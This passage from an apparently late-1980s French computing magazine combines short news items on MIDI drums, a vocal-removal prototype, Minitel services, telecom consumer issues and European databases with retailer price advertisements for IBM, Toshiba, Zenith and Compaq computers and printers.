Super-Bat est de prendre en charge la programmation des appareils MIDI connectés, déchargeant ainsi le batteur d'une tâche fastidieuse.

La qualité des capteurs est exceptionnelle ; ils permettent entre autres de «zoner» chaque fût à l'endroit voulu, de façon à obtenir, par exemple, deux timbres différents selon que l'on frappe au bord de la peau ou au milieu, chaque entrée du Super-Bat pouvant recevoir deux notes (ou deux commandes) différentes simultanément. Mais l'innovation la plus spectaculaire concerne la pédale charleston : plutôt que de concevoir un système complexe à base de pédale de type «Wah-wah», Midi-Drum a simplement conçu deux pads spéciaux que l'on installe à la place des cymbales sur sa pédale ordinaire ! On retrouve toutes les nuances d'un charleston, sans avoir à programmer.

Conçue par Jean-Lou Peter, la Midi-Drum est visible à Paris chez Micro-Performance, qui a conçu le logiciel du Super-Bat, et à la Baguetterie.

Christophe BLANC

LE VOICEMAN NOUS LAISSE SANS VOIX


LE VOICEMAN est un procédé conçu autour d'un microprocesseur qui permet de supprimer les parties vocales sur les enregistrements de toute nature. On imagine aisément le succès que peut remporter un tel système, tant auprès du grand public que chez les musiciens professionnels : le fait de pouvoir écouter son disque préféré sans la voix du chanteur permet en effet de s'entraîner à le remplacer, ou encore d'essayer des variations de la mélodie de base avec son instrument favori. Le Voiceman, c'est le radio-crochet à la portée de tous ! Plusieurs constructeurs, dont Sony, prévoient d'en équiper un nombre croissant de modèles de baladeurs, chaînes stéréo et autres appareils musicaux.

Conçu par la société parisienne Digital Concept International, le Voiceman n'existe encore qu'à l'état de prototype. Nous ignorons encore tout de son principe de fonctionnement — le secret du procédé est jalousement gardé —, mais il semble toutefois que le fait que la voix soit presque toujours placée au centre dans l'image stéréophonique d'un enregistrement, est l'un des éléments qui permet de l'isoler du reste de l'accompagnement.

DU NOUVEAU DANS LE TEMPO

LES PROBLÈMES DE SYNCHRONISATION entre, d'une part, des musiciens jouant en temps réel et, d'autre part, des séquences électroniques, sont parmi les plus ardus qu'ont à résoudre les techniciens du son en studio, et à fortiori lors des prestations publiques. La méthode habituelle est l'utilisation d'un code de base, généralement du SMPTE, sur lequel se calent aussi bien les séquenceurs que les musiciens, ce qui ne manque pas de poser certains problèmes, le principal étant la rigidité et le manque de «feeling» dans l'interprétation que cela entraîne souvent.

Il est aujourd'hui de plus en plus fréquent de trouver dans les logiciels séquenceurs pour micro-ordinateurs une option «human tempo», qui permet d'introduire en temps réel des variations de tempo dans les séquences, simplement en frappant une touche du clavier MIDI. Mais le Studio Clock d'Aphex (distribution Cineco) apporte une solution révolutionnaire, car globale, à ces problèmes : il s'agit d'un convertisseur de codes SMPTE/MIDI capable de suivre les variations de tempo de un ou plusieurs musiciens jouant ensemble, ou même d'un enregistrement quelconque sur disque, bande ou tout autre support. Vous jouez, et les séquences vous suivent à la milliseconde près ; mieux encore : vous synchronisez votre système MIDI avec un vieux 78 tours datant de votre grand-père ! Il suffit pour cela d'indiquer un tempo de départ approximatif, et de bien régler le niveau d'entrée de la source sonore. Le prix de cette petite merveille de technologie est de 8 290 F TTC.



PLACEMENTS SANS FRONTIÈRE

DEPUIS LE DÉBUT du mois d'octobre, la plupart des produits d'épargne des Etats membres sont librement commercialisés à l'intérieur de la CEE. Pour se mettre en harmonie avec la législation européenne, la France vient de modifier la gestion de ses SICAV et fonds communs de placement. En achetant ce type de produits, l'épargnant a désormais la garantie du respect de quelques règles de base, toutes à son avantage. Si vous êtes détenteur de pareils placements ou si vous avez décidé d'investir désormais de cette manière, vous risquez d'être particulièrement désarmé devant la pléthore de produits proposés.

Apprenez donc à vous servir de quelques outils sur Minitel. Ils peuvent vous être d'une aide précieuse. Le service du Revenu français vous indique ainsi le calendrier des coupons, vous permettant d'étaler vos revenus dans le temps en choisissant des SICAV appropriées. À consulter aussi régulièrement la valeur de rachat de vos SICAV ou de vos FCP : la Commission des opérations de Bourse calcule très précisément, valeur par valeur, les variations survenues au cours de la dernière quinzaine et vous permet de calculer le rendement de votre produit depuis que vous l'avez acheté. Vous saurez ainsi si l'intérêt qui vous est versé est compétitif avec celui d'autres produits concurrents.

Si vous n'arrivez pas à faire votre choix, n'hésitez pas à interroger à nouveau le service du Revenu français. En fonction de la durée du placement que vous envisagez, il vous propose une sélection des meilleurs investissements. Et pour dissiper vos derniers doutes, posez donc vos questions à ses experts financiers. Accès par le 36 15 + LEREVENU ; + COB.

DU HAUT DU BEFFROI

VUE DÉGAGÉE et panoramique sur toute la région Nord-Pas de Calais : le service télématique du Conseil régional du Nord ne cesse de s'étoffer et de peaufiner ses rubriques. Animée par les principaux grands partenaires de la région, chaque rubrique offre une myriade d'informations. Le Centre régional de la consommation rend ainsi service aux entreprises en leur indiquant les indices des prix à la consommation, à la construction ou les index du bâtiment. Aux consommateurs, il propose les relevés de prix effectués par le CLIP (Centre local d'informations sur les prix) de Lille. La recherche peut s'y faire, comme par le passé, en balayant tous les points de distribution sur un objet précis, ou bien par zone géographique, marque, référence... Et aussi, le coût du crédit avec les taux pratiqués par chaque banque, des modèles de lettres type pour agir en cas de litige dans le secteur automobile, habitation, livraison...

Difficile de prendre Beffroi en défaut. Des loisirs en passant par le sport, le tourisme, la formation, le droit, la santé, les transports, toute la vie de la région est passée au crible. Animées par l'Agence régionale de développement, la Direction régionale du commerce extérieur ou le Cira, les rubriques entreprises tiennent, parallèlement, leur pari. Seul reproche à faire à Beffroi : avec un horizon aussi panoramique sur un seul code (heureusement offert en 36 14) il n'est pas toujours facile de fixer son attention. Accès par le 36 14 + BFROI.

À L'ORIGINE

SI VOUS FAITES partie de ces déracinés qui ont un pressent besoin de se savoir quelques ancêtres pour trouver leur identité, Jean-Loup Chaumet et Michel Gasse, informaticiens et généalogistes, vous proposent une initiation de base succincte. Ils vous indiquent, par ailleurs, comment procéder, à qui vous adresser et quels actes demander pour remonter l'arbre généalogique de la famille. Ne vous attendez tout de même pas à cheminer bien longtemps avec eux. Le tout est trop simpliste pour que vous ne restiez sur votre faim. Accès par le 36 15 + AC3 * GAM.

NOUVEAUX CARBURANTS

VOTRE VÉHICULE PEUT-IL recevoir ces carburants sans plomb proposés un peu partout aux pompes à essence ? Pour le savoir, il suffit de consulter le service du ministère de la Consommation. La réponse vous sera donnée en fonction de la marque, du modèle et de l'année de fabrication de votre véhicule. Avantage de ce carburant ayant un indice d'octane de 98 : il est propre, performant, fiable et a, de surcroît, le pouvoir de nettoyer et maintenir propres carburateurs, injecteurs et soupapes, en raison de la présence d'additifs détergents. Le choix du sans plomb répond à l'exigence européenne de protection de l'environnement et à l'obligation progressive d'équiper de pots catalytiques les véhicules qui ne tolèrent absolument pas le plomb. Pour tous ceux qui veulent avoir un métro d'avance... Accès par le 36 14 + CONSOM.

RECRUTEMENT

VOUS VOULEZ en savoir plus sur les conditions et possibilités d'embauche, sur les offres et demandes d'emploi, sur les avis de recherche de la fonction publique. Faites donc une petite incursion sur le service LEJOB. Classées par poste et service recruteur, les différentes annonces sont présentées avec leur date limite de dépôt de candidature. Accès par le 36 15 + LEJOB.

AMERICAN WAY OF LIFE

CHAQUE année, ils sont des dizaines de milliers à attraper le virus de l'américanisme à tout crin, après un voyage outre-Atlantique. Si vous êtes l'un de ces touristes partis à la découverte de l'Amérique, peut-être avez-vous envie, vous aussi, de ne pas vous laisser complètement larguer ? Pour vous replonger dans ce climat, allez donc faire quelques escapades du côté de Winston. Shoppings, bars, restaurants, théâtres, cinémas, expositions, sports, études, formation : tout, ici, est estampillé «Made in US». Pour le meilleur et pour le pire. Accès par le 36 15 + WINSTON.

Patricia MARESCOT

BUSINESS LINE
COMPUTER

LE SERVICE EN PLUS DES PRIX



IBM 8530-021

Unité centrale avec
Microprocesseur 8086
à 8 MhZ
Disque dur 20 Mo
Dos 3.3
Ecran
monochrome 8503
Clavier AZERTY



PHOTO NON CONTRACTUELLE

Prix Public HT
19 454 F
(23 072 F TTC)

Prix BLC HT
12 900 F
(15 300 F TTC)

IBM 8530-H31

Unité centrale avec
Microprocesseur 80286
à 10 MhZ
Disque dur 30 Mo
Dos 3.3
Ecran
monochrome 8503
Clavier AZERTY

PHOTO NON CONTRACTUELLE

Prix Public HT
26 050 F
(30 895 F TTC)

Prix BLC HT
17 900 F
(21 229 F TTC)

Pour tout achat d'une unité centrale ou d'une imprimante Business line Computer vous propose
les produits MICROSOFT à prix.....



1 UNITE CENTRALE
1 LOGICIEL

WORD 5.0	EXCEL 2.10	SOURIS
3 550 F TTC	**3 995 F TTC**	**1 180 F TTC**
(Prix Public 5 325 F TTC)	(Prix Public 5 918 F TTC)	(Prix Public 2 004 F TTC)

IMPRIMANTES

EPSON LX 850

Matricielle 9 aiguilles
132 colonnes (avec câble)

Prix BLC TTC
2 870 F
Prix Public TTC 4 140 F

EPSON LQ 550

Matricielle 24 aiguilles
132 colonnes (avec câble)

Prix BLC TTC
4 150 F
Prix Public TTC 5 920 F

HP LASERJET II P

Nouveau modèle
4 pages/minute / 300 dpi
14 polices de caractères internes

Prix BLC TTC
13 200 F
Prix Public TTC 16 500 F

IBM 4201-3

Matricielle 9 aiguilles
80 colonnes

Prix BLC TTC
4 942 F
Prix Public TTC 5 825 F

GAMME IBM 8530 A PRIX BUSINESS LINE COMPUTER

CONSULTEZ-NOUS

UNITES CENTRALES IBM

8530-002 Microprocesseur 8086 à 8 Mhz
2 lecteurs 3"1/2 de 720 Ko
8530-021 Microprocesseur 8086 à 8 Mhz
1 lecteur 3"1/2 de 720 Ko / Disque dur 20 Mo
8530-H31 Microprocesseur 80286 à 8 Mhz
1 lecteur 3"1/2 de 1,4 Mo / Disque dur 30 Mo

MONITEURS IBM VGA

8503 - 12" monochrome / 8512 - 14" couleur /
8513 - 12" couleur

IMPRIMANTES IBM 4201 Matricielle 9 aiguilles / 80 colonnes
4202 Matricielle 9 aiguilles / 132 colonnes
4207 Matricielle 24 aiguilles / 80 colonnes
4208 Matricielle 24 aiguilles / 132 colonnes

MONITEUR INTERQUAD

Couleurs 14"
Compatible
VGA - MCGA

Prix Public TTC 6 021 F

Prix BLC TTC
4 415 F

GRAND CHOIX DE CONSOMMABLES
Exemple : Disquettes 3"1/2 DF/DD .... l'unité 9 F TTC

DISPONIBLES TOUS LES PERIPHERIQUES COMPATIBLES
(EPSON, NEC, CITIZEN...)

PARIS 8e
27, boulevard des Batignolles
75008 PARIS
Tél. : (1) 43.87.49.87

LILLE
119, rue de Solférino
59000 LILLE
Tél. : 20.40.26.01

NICE
12, rue de Russie
06000 NICE
Tél. : 93.16.06.32

VENTE PAR CORRESPONDANCE POSSIBLE. CONTACTEZ LA BOUTIQUE LA PLUS PRES DE CHEZ VOUS.

Service lecteur n° 131, voir page 38





L'AFUTT A VINGT ANS

L'ASSOCIATION française des utilisateurs du téléphone et des télécommunications (AFUTT) vient de fêter son vingtième anniversaire. Véritable groupe de pression, l'AFUTT exprime, auprès de l'administration, toutes les revendications des abonnés du téléphone. Par exemple, l'accroissement du nombre des cabines publiques est l'un des souhaits exprimés de longue date par l'association. On compte actuellement en France près de 240 000 téléphones publics, alors que l'AFUTT voudrait voir passer ce chiffre à 560 000, soit un poste pour cent habitants. L'association prône aussi une refonte de la géographie des tarifs en vigueur. De fait, les circonscriptions tarifaires actuelles accusent d'énormes disparités de taille (5 000 abonnés dans la plus petite, contre 3 millions dans la plus grande). De surcroît, les effets de frontière entre ces circonscriptions pénalisent, dans certains cas, les habitants des zones limitrophes. Ainsi *AFUTT-Informations*, l'organe de l'association, relate le cas d'un résident de la zone de Quimper. N'ayant déjà que peu de possibilités d'appels côté mer, celui-ci doit, pour joindre les communes voisines de 7 km à l'est de son domicile, payer six fois plus cher que pour appeler les agglomérations situées à 50 km dans une autre direction...

En ce qui concerne les nouveaux services offerts par France Télécom, l'AFUTT exige une meilleure information des consommateurs. Par exemple, chacun peut désormais bénéficier du transfert d'appels, moyennant un abonnement mensuel de 10 F, pour une période minimum de 6 mois. Mais on ignore souvent que cette procédure entraîne une facturation minimale de deux unités, même en cas de transfert au sein d'une même circonscription tarifaire. France Télécom explique cette double facturation par le fait que le central de rattachement de l'abonné doit établir une deuxième communication vers le service du transfert, qu'il s'agisse d'un appel local ou interurbain.

Il faut surtout savoir que les communications reçues sont à la charge de l'appelé et non de l'appelant. On comprend naturellement que l'appelant n'ait pas à supporter le surcoût d'un changement de zone de son interlocuteur, dont d'ailleurs il ignore tout. Mais avouez que cela va quand même mieux en le disant... En cas de litige de facturation, l'AFUTT regrette qu'un l'abonné n'ait aucun moyen de prouver une erreur d'imputation, alors que les compteurs téléphoniques, semble-t-il, ne sont soumis à aucun contrôle de l'État. Elle souhaiterait que la «charge de la preuve» passe du côté de France Télécom, l'administration devant alors prouver sa créance. La facturation détaillée, qui tend à se généraliser, semble un gage de sécurité pour les usagers. Mais c'est malheureusement un gage payant. «*Que dirait-on s'il fallait payer un supplément pour qu'on vous donne le ticket de caisse du supermarché ?*» s'étonne-t-on à juste titre dans les colonnes d'*AFUTT-Information.*

Entre autres activités, l'association organise des conférences-débats, sur tous les thèmes intéressant les télécommunications. Elle édite par ailleurs un annuaire des fournisseurs, des matériels et des services (310 F TTC). Tél. : (1) 47 41 09 11.

COMMUNICATION DE CRISE

LA SOCIÉTÉ française Framacom se pose en «spécialiste de la communication de crise (c'est-à-dire d'urgence) et des nouveaux médias en marketing». Elle présente deux nouveaux supports de prospection téléphonique. Le service Turbocopie, tout d'abord, permet d'expédier un mailing par télécopie haute qualité (l'envoi d'une page à 5 000 destinataires revient à environ 2,90 F HT pièce). Le service Turbophone ensuite, offre un système d'appels téléphoniques par ordinateur, permettant de diffuser simultanément un même message numérisé à plusieurs correspondants (de 4 à 300).

Il en coûte 4,85 F HT par appel abouti. (Ces tarifs s'entendent hors taxation téléphonique). De nombreux centres de France Télécom l'exploitent sous l'appellation Turbogramme, pour acheminer les télégrammes téléphonés.

PUCE BROUILLEUSE

LA FIRME britannique Marconi Electronic Devices commercialise une «puce brouilleuse», baptisée DVS. Cette dernière, équipée d'un processeur d'encryptage, empêche toute écoute indélicate des conversations, entre un poste émetteur et son combiné téléphonique sans fil, par exemple. Cette puce comporte un circuit destiné au chiffrage des signaux analogiques de la parole. Un dispositif de multiplexage transforme l'onde phonique en signaux numériques, dont il bouleverse l'ordre, avant de les retransformer en signaux analogiques acheminés par la liaison radio. Avec sa mémoire morte programmable et son jeu de commutateurs à double rangée de connexions, le DVS permet de rendre le procédé de chiffrage plus compliqué encore... (environ 500 F HT).

FAX MALIN

LE RÉSEAU Géomail Télexphone propose à ses abonnés, un moyen économique de télécopier un texte à destination des États-Unis. Les usagers entrent ce texte dans la messagerie électronique GEO4, qui le retransmet en télécopie via le réseau téléphonique local.

Télexphone facture forfaitairement 5 F HT par page ainsi acheminée (51 lignes de 80 caractères, sauf la première page d'annonce). À titre comparatif, l'envoi d'une page équivalente par télécopie classique, prendrait environ 80 secondes et coûterait 11,07 F HT.

Le système, qui exclut l'envoi de photos ou de graphiques, s'avère intéressant pour les textes à saisir au clavier. Abonnement à Géomail : 150 F HT/mois.

Frédéric DJIBRIL

L'INFORMATIQUE PORTABLE

LE SPECIALISTE
DE L'ORDINATEUR PORTABLE
Gammes Complètes
COMPAQ - TOSHIBA - ZENITH disponibles

OFFRE DE LANCEMENT

T 1200 HB



Prix Public HT	Prix SPECIAL HT
19 950 F	**13 350 F**
(23 660 F TTC)	**(15 883 F TTC)**

LE DERNIER-NE DE CHEZ TOSHIBA

T 3200 SX - 40 Mo

80386SX à 16 MHz
Ecran plasma orientable
80 colonnes x 25 lignes VGA



Prix Public HT	Prix L'I.P. HT
44 950 F	**37 900 F**
(53 310 F TTC)	**(44 950 F TTC)**

LE PLUS PETIT DES PORTABLES

ZENITH MinisPORT



1 Mo RAM

Prix Public HT	Prix L'I.P. HT
14 650 F	**12 352 F**
(17 375 F TTC)	**(14 650 F TTC)**

2 Mo RAM

Prix Public HT	Prix L'I.P. HT
18 650 F	**15 725 F**
(22 119 F TTC)	**(18 650 F TTC)**

AUSSI PORTABLE QUE L'ORDINATEUR

IMPRIMANTE EXPRESSWRITER 301



Prix Public HT	Prix L'I.P. HT
3 448 F	**2 850F**
(4 090 F TTC)	**(3 380 F TTC)**

IMPRIMANTE DICONIX 150

Prix Public TTC	Prix L'I.P. TTC
5 218 F	**3 500 F**

	Prix Public	Prix L'I.P.
ET POUR VOYAGER L'INDISPENSABLE SAC DE TRANSPORT		**590 F HT** (700F TTC)
LE TRANSFERT DE DONNEES AVEC VOTRE ORDINATEUR DE BUREAU LAP LINK III	1 120 F HT (1 329 F TTC)	**790 F HT** (934 F TTC)
MODEM COM 1 Modem miniature V21 V23 V22 CCITT Coupleur accoustique intégré		**2 216 F TTC**
MONITEUR INTERQUAD Couleurs 14" / Compatible VGA - MCGA	6 021 F TTC	**4 415 F TTC**
BATTERY WATCH Logiciel de visualisation de la charge de la batterie		**300 F TTC**

CONNEXION SUR MINIS ET MAINFRAMES – CONTACTEZ-NOUS

L'INFORMATIQUE PORTABLE
33, boulevard des Batignolles, 75008 PARIS
Tél. : 42.94.96.07 - Télex : 280902 - Télécopie : 43.87.62.06
Métro : ROME
Ouverture de 9h30 à 18h30 sans interruption - Du Lundi au Vendredi

PAIEMENT PAR CARTE BLEUE – PHOTOS NON CONTRACTUELLES

EXTRAIT DU CATALOGUE L'INFORMATIQUE PORTABLE

	Prix Publics	Prix L'Informatique Portable
COMPAQ SLT/286		
modèle 20	33 950 F (40 265 F TTC)	**28 600 F HT (33 920 F TTC)**
modèle 40	38 950 F (46 195 F TTC)	**32 800 F HT (38 900 F TTC)**
PORTABLE III		
modèle 20	32 950 F (39 078 F TTC)	**27 750 F HT (32 911 F TTC)**
modèle 40	37 950 F (45 008 F TTC)	**31 950 F HT (37 892 F TTC)**
PORTABLE 386		
modèle 40	49 950 F (59 240 F TTC)	**42 100 F HT (49 930 F TTC)**
modèle 110	62 950 F (74 658 F TTC)	**53 050 F HT (62 917 F TTC)**
TOSHIBA		
T 1000 — 8088, 1 lecteur 720 Ko, 512 Ko RAM	6 950 F (8 242 F TTC)	**5 850 F HT (6 938 F TTC)**
T 1200 FB — 8086, 2 lecteurs 720 Ko, 1 Mo RAM	13 950 F (16 544 F TTC)	**11 750 F HT (13 935 F TTC)**
T 1600/20 — 80286, 1 lecteur 1,44 Mo, 1 Mo RAM, disque dur 20 Mo	32 950 F (39 080 F TTC)	**27 750 F HT (32 910 F TTC)**
T 1600/40 — 80286, 1 lecteur 1,44 Mo, 1 Mo RAM, disque dur 40 Mo	36 950 F (43 822 F TTC)	**31 150 F HT (36 943 F TTC)**
T 3100e/20 — 80286, 1 lecteur 1,44 Mo, 1 Mo RAM, disque dur 20 Mo	25 950 F (30 776 F TTC)	**21 950 F HT (26 032 F TTC)**
T 3100e/40 — 80286, 1 lecteur 1,44 Mo, 1 Mo RAM, disque dur 40 Mo	29 950 F (35 520 F TTC)	**25 250 F HT (29 946 F TTC)**
T 3200 — 80286, 1 lecteur 1,44 Mo, 1 Mo RAM, disque dur 40 Mo, EGA	34 950 F (41 450 F TTC)	**31 950 F HT (37 892 F TTC)**
T 5100 — 80386, 1 lecteur 1,44 Mo, 2 Mo RAM, disque dur 40 Mo, EGA	39 950 F (47 380 F TTC)	**37 050 F HT (43 491 F TTC)**
T 5200/40 — 80386, 1 lecteur 1,44 Mo, 2 Mo RAM, disque dur 40 Mo, VGA	54 950 F (65 170 F TTC)	**46 300 F HT (54 911 F TTC)**
T 5200/100 — 80386, 1 lecteur 1,44 Mo, 2 Mo RAM, disque dur 100 Mo,VGA	61 950 F (73 472 F TTC)	**53 900 F HT (63 925 F TTC)**
ZENITH		
supersPORT — 8088, 2 lecteurs, 640 Ko RAM	11 950 F (14 173 F TTC)	**10 075 F HT (11 950 F TTC)**
supersPORT-20 — 8088, 1 lecteur, 640 Ko RAM disque dur 20 Mo	18 950 F (22 475 F TTC)	**15 978 F HT (18 950 F TTC)**
supersPORT286-20 — 80286, 1 lecteur, 1 Mo RAM disque dur 20 MO	27 950 F (33 149 F TTC)	**23 566 F HT (27 950 F TTC)**
supersPORT286-40 — 80286, 1 lecteur, 1 Mo RAM disque dur 40 Mo	32 950 F (39 079F TTC)	**27 782 F HT (32 950 F TTC)**
supersPORT286-20e — 80286, 1 lecteur, 1 Mo RAM disque dur 20 Mo, VGA	35 950 F (42 637 F TTC)	**30 311 F HT (35 950 F TTC)**
supersPORT286-20e — 80286, 1 lecteur, 1 Mo RAM disque dur 20 Mo	35 950 F (33 149 F TTC)	**23 566 F HT (27 950 F TTC)**
supersPORT286-40e — 80286, 1 lecteur, 1 Mo RAM disque dur 40 Mo, VGA	40 950 F (48 567 F TTC)	**34 527 F HT (40 950 F TTC)**
turbosPORT386-40 — 80386, 1 lecteur, 2 Mo RAM disque dur 40 Mo, VGA	34 420 F (40 823 F TTC)	**29 021 F HT (34 420 F TTC)**
supersPORT386SX-40 — 80386SX, 1 lecteur, 1 Mo RAM disque dur 40 Mo, VGA	46 450 F (55 090 F TTC)	**39 165 F HT (46 450 F TTC)**
supersPORT386SX-100 — 80386SX, 1 lecteur, 1 Mo RAM disque dur 100 Mo, VGA	51 750 F (61 376 F TTC)	**43 634 F HT (51 750 F TTC)**
turbosPORT386e-40 — 80386/20 MHz, 1 lecteur, 2 Mo RAM disque dur 40 Mo, VGA	52 950 F (62 799 F TTC)	**44 645 F HT (52 950 F TTC)**

DEMANDE DE DOCUMENTATION


COMPAQ ☐ **TOSHIBA** ☐ **ZENITH** ☐

Nom : ____________ Prénom : ____________
Société : ____________
Adresse : ____________
Code postal : ____________ Ville : ____________

A RETOURNER A : L'INFORMATIQUE PORTABLE
33, BD DES BATIGNOLLES - 75017 PARIS

Tous les prix sont donnés à titre indicatif et peuvent être modifiés sans préavis.

Service lecteur n° 132, voir page 38



L'ECHO DES COMMUNAUTÉS EUROPÉENNES

LA COMMISSION des communautés européennes a créé, en 1980, le serveur ECHO (European Commission Host Organisation). Cette organisation non commerciale a pour vocation d'encourager l'exploitation des informations en ligne en Europe. ECHO donne accès à des bases de données financées entièrement ou en partie par la CCE, qui ne sont disponibles sur aucun autre serveur.

Parmi les plus importantes, citons Diane-Guide, qui recense tous les producteurs et serveurs de bases de données en Europe (950 bases au total). DOMIS (Directory Of Materials Data Information Service) regroupe les données relatives aux matériaux disponibles en Europe, notamment les métaux, alliages, aciers, céramiques, les verres et les plastiques. Les chercheurs consulteront sur EABS les résultats des programmes de recherche scientifique et technique, subventionnés par la CCE ; sur ENREP, les projets de recherche sur l'environnement dans les États membres de la CEE ; et sur BIOREP les projets de recherche biotechnologique, actuellement en cours en Europe. IES-DC (Information Exchange System-Data Collections) répertorie les données relatives aux technologies de l'information : plus de 3 000 programmes de Recherche et développement, financés sur fonds publics (ESPRIT, RACE, ALVEY, etc). Pour les universitaires, la base Euristote diffuse plus de 10 000 thèses et études réalisées depuis les années cinquante, sur tous les aspects de l'intégration européenne, droit de la concurrence, relations extérieures, organismes officiels, etc. À l'usage des traducteurs et terminologues, Eurodicautom est une base de données terminologiques. Elle recense les termes scientifiques, les sigles et abréviations de toutes les langues officielles de la CEE, à l'exception du grec.

Pour se connecter au serveur ECHO, il convient de demander un mot de passe (gratuit) en appelant le 19 (352) 48 80 41 à Luxembourg, à condition de posséder un numéro d'identification Transpac (NUI). Dès lors, on accède par Minitel aux bases de données d'ECHO, en tapant 36 13 code ECHOLUX (0,13 F TTC/mn). Le 36 21 code ECHO21 offre un accès restreint à ces bases. Il nécessite un NUI, mais pas de mot de passe.

En dehors de la tarification Télétel, toutes ces bases de données se consultent gratuitement (à l'exception de TED, une banque d'appels d'offres industriels et commerciaux, qui coûte environ 250 F HT/heure). Le service d'assistance aux utilisateurs d'ECHO est ouvert en semaine entre 8 h et 18 h (heure luxembourgeoise). Il délivre des renseignements utiles au fonctionnement des bases de données du serveur, et indique les modalités de connexion aux autres serveurs européens.

LE BON PLAN

ACT INFORMATIQUE diffuse le CD-ROM Urbamet, composé de 90 000 références bibliographiques de documents, de cartes et de plans. Il intéresse l'aménagement du territoire, l'architecture, l'habitat et l'environnement en France, en Europe,et aussi dans les grandes métropoles et les pays en voie de développement. 3 500 F HT.

TOUTE LA PRESSE

DESTINÉE aux responsables de la communication, la base Téléfichier fournit les coordonnées professionnelles de 10 000 journalistes, sévissant dans 2 500 supports de presse écrite, audiovisuelle, ou en agence. La base établit un classement des journalistes par secteur : information générale, loisirs, presse spécialisée, radios, télévisions, agences photographiques, etc. Les professionnels désireux d'exploiter la base sur leurs micro-ordinateurs disposent de deux disquettes au format MS-DOS ou Macintosh. L'installation coûte dans ce cas 22 000 F HT, formation comprise. Les utilisateurs peuvent alors bénéficier de sept mises à jour dans l'année (8 000 F HT). Une seconde formule permet d'accéder à la base par Minitel sur abonnement (9 500 F HT/an), en tapant 36 14 code FP et un mot de passe (22,20 F HT/heure de connexion). On peut encore consulter Téléfichier par Minitel hors abonnement, en composant le 36 29 00 57 (9,06 F TTC/mn). Téléfichier : (1) 48 28 48 09.

EN DIRECT DU TIERS MONDE

LE SUNIST (Serveur universitaire national d'informations scientifiques et techniques) diffuse Ibiscus, une base de données bibliographiques sur les pays en voie de développement. Ce sont 48 000 références d'études, d'ouvrages, ou d'articles parus depuis 1973 dans 800 périodiques, et organisées par thèmes : économie, société, commerce, finances, projets, développement rural, urbain et industriel. L'Afrique totalise 50 % des données, l'Asie 17 %, et l'Amérique Latine 15 %. Ibiscus, mise à jour chaque semaine, s'enrichit de 6 000 nouvelles entrées par an. Elle répertorie actuellement 900 organismes français de coopération publics et privés, indiquant pour chacun sa vocation particulière. En tapant 36 15 code Ibiscus, on accède aux données entrées depuis un an (75,10 F TTC par heure de connexion). Par Minitel toujours, le 36 28 00 12 donne accès à l'ensemble des informations enregistrées depuis 1973 (328,50 F TTC/heure). Les adhérents à Sunist (abonnement gratuit) peuvent consulter Ibiscus sur micro-ordinateur ou terminal ASCII (350 F TTC/ heure). Sunist : (1) 47 20 85 58. Ibiscus : (1) 45 51 93 12.

JARDIN SECRET

CRISTAL, c'est le nom d'une base de données ayant pour thème l'imaginaire et le quotidien. Mise à jour annuellement, elle comporte 1 200 références d'ouvrages, thèses, mémoires, articles et poèmes sur ce beau sujet. 36 14 code Sun4, après abonnement gratuit à Sunist (60 F TTC/heure de connexion). Centre d'étude sur l'actuel et le quotidien (C.E.A.Q) : (1) 40 46 29 76.

ERRATUM

LE CD-ROM Diane (voir SVM n°64) est commercialisé par la société SCRL, et non par le bureau Van Dijk, qui en est le co-réalisateur.

Frédéric DJIBRIL

ESCOM



PROMO DU MOIS
Novembre chez PRO S le mois des Imprimantes

• STAR LC 10	1 590 F
• STAR LC 2410	2 690 F
• EPSON LX 400	1 690 F
• EPSON LQ 400	2 890 F
• CITIZEN 120 D (inclus interf. IBM)	1 490 F
• NEC P6+	4 990 F
• HP LASERJET IIP	13 490 F
• SHARP LASER JX 9300	12 990 F

ESCOM XT

640 K • Carte Hercules • Carte Multi I/O • Lecteur 5.25/360 KB et Clavier AZERTY, alimentation 150W

Clavier AZERTY, alimentation 150W	4 790 F
Avec disque dur 20 MB	7 390 F
Avec disque dur 40 MB	8 490 F

640 K • Carte Hercules • Carte Multi I/O • Lecteur 5.25/360 KB Lecteur 3.5/720 KB • Disque dur 20 MB et clavier AZERTY

	6 990 F
Configuration avec carte EGA (640 x 480) PROMO	7 990 F

ESCOM AT 80286

640 K, 12 MHz, 0 WAIT STATES
• Carte Hercules • Carte série+parallèle • Lecteur 5.25/1.2 MB • Clavier AZERTY 102 touches • Alimentation 200 W

Avec disque dur 20 MB	9 490 F
Avec disque dur 40 MB	9 990 F
Remplacement carte Hercules par EGA (640 x 480) en suppl.	930 F
Remplacement carte Hercules par VGA (800 x 600) en suppl.	1 630F
Extension à 1 MB de RAM en suppl.	1 190F

ESCOM AT-TOWER 80286

1 MB, 12 MHz, 0 WAIT STATES
